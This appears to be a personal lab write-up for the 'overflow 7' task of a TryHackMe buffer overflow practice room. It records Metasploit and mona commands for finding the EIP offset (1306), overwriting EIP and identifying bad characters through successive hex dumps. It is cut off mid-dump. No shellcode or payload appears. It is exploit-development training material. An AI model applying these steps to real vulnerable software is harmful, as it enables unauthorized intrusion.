
# overflow 7

1. Determine min buffer size

2. Determine EIP

    - via msf-pattern_create

    ```
    msf-pattern_create -l 1400
    ```


    ```
    Registers (MM
    EAX 0192F508
    ECX 003F72F0
    EDX 00000000
    EBX 33724232
    ESP 0192FA30
    EBP 42347242
    ESI 00000000
    EDI 00000000

    EIP 72423572
    ```

    - Address: 72423572

3. Determine offset of the pattern

    - via msf-pattern_offset

    ```
    msf-pattern_offset -q 72423572
    ```




```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow7]
└─# msf-pattern_offset -q 72423572
[*] Exact match at offset 1306
```

- EIP Offset: 1306
- or via mona

```
!mona findmsp -distance 1400
```

4. Test with Bs


- Make sure `42424242` is at EIP



```
Registers (MMX)
EAX 018EF508 AS
ECX 005E5294
EDX 00000A0D
EBX 41414141
ESP 018EFA30 AS
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242
```


5. Determine badchars

- etc Nullbyte `\x00`




```
43  43  43  43  01  02  03  04
05  06  07  08  09  0A  0B  0C
0D  0E  0F  10  11  12  13  14
15  16  17  18  19  1A  1B  1C
1D  1E  1F  20  21  22  23  24
25  26  27  28  29  2A  2B  2C
2D  2E  2F  30  31  32  33  34
35  36  37  38  39  3A  3B  3C
3D  3E  3F  40  41  42  43  44
45  46  47  48  49  4A  4B  4C
4D  4E  4F  50  51  52  53  54
55  56  57  58  59  5A  5B  5C
5D  5E  5F  60  61  62  63  64
65  66  67  68  69  6A  6B  6C
6D  6E  6F  70  71  72  73  74
75  76  77  78  79  7A  7B  7C
7D  7E  7F  80  81  82  83  84
85  86  87  88  89  8A  8B  0A
0D  8E  8F  90  91  92  93  94
95  96  97  98  99  9A  9B  9C
9D  9E  9F  A0  A1  A2  A3  A4
A5  A6  A7  A8  A9  AA  AB  AC
AD  0A  0D  B0  B1  B2  B3  B4
B5  B6  B7  B8  B9  BA  BB  BC
BD  0A  0D  C0  C1  C2  C3  C4
C5  C6  C7  C8  C9  CA  CB  CC
CD  CE  CF  D0  D1  D2  D3  D4
D5  D6  D7  D8  D9  DA  DB  DC
DD  DE  DF  E0  E1  E2  E3  E4
E5  E6  E7  E8  E9  EA  EB  EC
ED  EE  EF  F0  F1  F2  F3  F4
F5  F6  F7  F8  F9  FA  0A  0D
FD  FE  FF  0D  0A  00  FD  7F
```

6. Remove `\x8c`




```
43  43  43  43  01  02  04  05
06  07  08  09  0A  0B  0C  0D
0E  0F  10  11  12  13  14  15
16  17  18  19  1A  1B  1C  1D
1E  1F  20  21  22  23  24  25
26  27  28  29  2A  2B  2C  2D
2E  2F  30  31  32  33  34  35
36  37  38  39  3A  3B  3C  3D
3E  3F  40  41  42  43  44  45
46  47  48  49  4A  4B  4C  4D
4E  4F  50  51  52  53  54  55
56  57  58  59  5A  5B  5C  5D
5E  5F  60  61  62  63  64  65
66  67  68  69  6A  6B  6C  6D
6E  6F  70  71  72  73  74  75
76  77  78  79  7A  7B  7C  7D
7E  7F  80  81  82  83  84  85
86  87  88  89  8A  8B  8D  8E
8F  90  91  92  93  94  95  96
97  98  99  9A  9B  9C  9D  9E
9F  A0  A1  A2  A3  A4  A5  A6
A7  A8  A9  AA  AB  AC  AD  0A
0D  B0  B1  B2  B3  B4  B5  B6
B7  B8  B9  BA  BB  BC  BD  0A
0D  C0  C1  C2  C3  C4  C5  C6
C7  C8  C9  CA  CB  CC  CD  CE
CF  D0  D1  D2  D3  D4  D5  D6
D7  D8  D9  DA  DB  DC  DD  DE
DF  E0  E1  E2  E3  E4  E5  E6
E7  E8  E9  EA  EB  EC  ED  EE
EF  F0  F1  F2  F3  F4  F5  F6
F7  F8  F9  FA  0A  0D  FD  FE
```




```
F7 F8 F9 FA 0A 0D FD FE
FF 0D 0A 00 00 A0 FD 7F
EF 66 2D 00 FE FF FF FF
```

7. Remove `\xae`




```
43  43  43  43  01  02  04  05
06  07  08  09  0A  0B  0C  0D
0E  0F  10  11  12  13  14  15
16  17  18  19  1A  1B  1C  1D
1E  1F  20  21  22  23  24  25
26  27  28  29  2A  2B  2C  2D
2E  2F  30  31  32  33  34  35
36  37  38  39  3A  3B  3C  3D
3E  3F  40  41  42  43  44  45
46  47  48  49  4A  4B  4C  4D
4E  4F  50  51  52  53  54  55
56  57  58  59  5A  5B  5C  5D
5E  5F  60  61  62  63  64  65
66  67  68  69  6A  6B  6C  6D
6E  6F  70  71  72  73  74  75
76  77  78  79  7A  7B  7C  7D
7E  7F  80  81  82  83  84  85
86  87  88  89  8A  8B  8D  8E
8F  90  91  92  93  94  95  96
97  98  99  9A  9B  9C  9D  9E
9F  A0  A1  A2  A3  A4  A5  A6
A7  A8  A9  AA  AB  AC  AD  AF
B0  B1  B2  B3  B4  B5  B6  B7
B8  B9  BA  BB  BC  BD  0A  0D
C0  C1  C2  C3  C4  C5  C6  C7
C8  C9  CA  CB  CC  CD  CE  CF
D0  D1  D2  D3  D4  D5  D6  D7
D8  D9  DA  DB  DC  DD  DE  DF
E0  E1  E2  E3  E4  E5  E6  E7
E8  E9  EA  EB  EC  ED  EE  EF
F0  F1  F2  F3  F4  F5  F6  F7
F8  F9  FA  0A  0D  FD  FE  FF
```




```
0D 0A 00 7F 00 60 FD 7F
96 47 2E 00 FE FF FF FF
```

8. Remove `\xbe`




```
43 43 43 43 01 02 04 05
06 07 08 09 0A 0B 0C 0D
0E 0F 10 11 12 13 14 15
16 17 18 19 1A 1B 1C 1D
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2E 2F 30 31 32 33 34 35
36 37 38 39 3A 3B 3C 3D
3E 3F 40 41 42 43 44 45
46 47 48 49 4A 4B 4C 4D
4E 4F 50 51 52 53 54 55
56 57 58 59 5A 5B 5C 5D
5E 5F 60 61 62 63 64 65
66 67 68 69 6A 6B 6C 6D
6E 6F 70 71 72 73 74 75
76 77 78 79 7A 7B 7C 7D
7E 7F 80 81 82 83 84 85
86 87 88 89 8A 8B 8D 8E
8F 90 91 92 93 94 95 96
97 98 99 9A 9B 9C 9D 9E
9F A0 A1 A2 A3 A4 A5 A6
A7 A8 A9 AA AB AC AD AF
B0 B1 B2 B3 B4 B5 B6 B7
B8 B9 BA BB BC BD BF C0
C1 C2 C3 C4 C5 C6 C7 C8
C9 CA CB CC CD CE CF D0
D1 D2 D3 D4 D5 D6 D7 D8
D9 DA DB DC DD DE DF E0
E1 E2 E3 E4 E5 E6 E7 E8
E9 EA EB EC ED EE EF F0
F1 F2 F3 F4 F5 F6 F7 F8
F9 FA 0A 0D FD FE FF 0D
```




```
0A 00 FD 7F 00 90 FD 7F
62 66 20 00 FE FF FF FF
```

9. Remove `\xfb`



```
43 43 43 43 01 02 04 05
06 07 08 09 0A 0B 0C 0D
0E 0F 10 11 12 13 14 15
16 17 18 19 1A 1B 1C 1D
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2E 2F 30 31 32 33 34 35
36 37 38 39 3A 3B 3C 3D
